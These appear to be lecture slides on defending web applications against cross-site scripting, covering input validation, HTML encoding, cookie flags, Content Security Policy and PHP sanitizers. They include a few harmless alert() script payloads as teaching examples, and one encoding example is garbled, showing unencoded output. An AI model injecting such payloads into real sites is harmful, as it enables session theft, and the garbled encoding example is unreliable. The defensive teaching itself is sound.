- Use of open-source libraries that can filter out JavaScript code.
- Example : jsoup

Countermeasures: the Filter Approach

Input Validation

But what is to consider “Input”?

Countermeasures: the Filter Approach:

Typical HTTP Request

POST /thepage.jsp?var1=page1.html HTTP/1.1

Accept: */*

Referer: http://www.myweb.com/index.html

Accept-Language: en-us,de;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-url-encoded

Content-Lenght: 59

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)

Host: www.myweb.com

Connection: Keep-Alive

uid=fred&password=secret&pagestyle=default.css&action=login

This all is input:

Requested Resource

GET and POST Parameters

Referer and User Agent

HTTP Method

Countermeasures: the Filter Approach:

What to Consider Input?

- Not only field values with user supplied input
- Should be treated as Input:
 - All field values: Even hidden fields
 - All HTTP header fields: Referer
 - And even the HTTP method descriptor

What if you request the following from your Web Server?

```
<script>alert("Hello")</script> / HTTP/1.0
```

- Input is any piece of data sent from the client!
 - That is the whole client request

Countermeasures: the Filter Approach:

How to perform Input Validation

- Check if the input is what you expect
 - Do not try to check for "bad input"
- Black list testing is no solution
 - Black lists are never complete!
- White list testing is better
 - Only what you expect will pass
 - (correct) Regular expressions

Countermeasures: The Encoding Approach

- Replaces HTML markups with alternate representations.
- If data containing JavaScript code is encoded before being sent to the browsers, the embedded JavaScript code will be displayed by browsers, not executed by them.
- Converts `<script> alert('XSS') </script>` to `<script>alert('XSS')`

Countermeasures: The Encoding Approach:

HTML Encoding may help ...

- HTML encoding of all input when put into output pages
- There are fields where this is not possible
 - When constructing URLs from input (e.g. redirections)
 - Meta refresh, HREF, SRC,
- There are fields where this is not sufficient
 - When generating Javascript from input
 - Or when used in script enabled HTML Tag attributes

```
Htmleencode("javascript:alert(`Hello`)") = javascript:alert(`Hello`)
```

Countermeasures: The Encoding Approach:

Cookie Options mitigate the impact

Complicate attacks on Cookies

- "httpOnly" Cookies
 - Prevent disclosure of cookie via DOM access
 - IE only currently
 - use with care, compatibility problems may occur
 - But: cookies are sent in each HTTP requests
 - E.G. Trace-Method can be used to disclose cookie
 - Passwords still may be stolen via XSS
- "secure" Cookies
 - Cookies are only sent over SSL

Countermeasures: The Encoding Approach:

Content Security Policy

- Fundamental Problem: mixing data and code (code is inlined)
- Solution: Force data and code to be separated: (1) Don't allow the inline approach. (2) Only allow the link approach.

```
<script>
  ... JavaScript code ...
</script>                                ①

<button onclick="this.innerHTML=Date()">The time is?</button> ②

<script src="myscript.js"> </script>          ③
<script src="http://example.com/myscript.js"></script>        ④
```

CSP Example

- Policy based on the origin of the code

```
Content-Security-Policy: script-src 'self' example.com  
                        https://apis.google.com
```

How to Securely Allow Inlined Code

- Using nonce

```
Content-Security-Policy: script-src 'nonce-34fo3er92d'
```

```
<script nonce=34fo3er92d>  
  ... JavaScript code ...  
</script>
```

①

Allowed

```
<script nonce=3efsdffsdff>  
  ... JavaScript code ...  
</script>
```

②

Not allowed

Setting CSP Rules

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-1rA2345' www.example.com".
        "";
    header($cspheader);
?>
<html>
... page contents ...
</html>
```

Countermeasures: Other Approachs

PHP module HTMLawed:

Highly customizable PHP script to sanitize HTML against XSS attacks.

PHP function htmlspecialchars:

Encode data provided by users, s.t., JavaScript code in user's inputs will be interpreted by browsers only as strings and not as code.

Summary

- Cross-Site Scripting is extremely dangerous
 - Identity theft, Impersonation
- Cause: Missing or in-sufficient input validation
- XSS-Prevention Best Practices
 - Implement XSS-Prevention in application
 - Do not assume input values are benign
 - Do not trust client side validation
 - Check and validate all input before processing
 - Do not echo any input value without validation
 - Use one conceptual solution in all applications

References

1. Seed Lab: https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/
2. <http://localhost/dvwa/>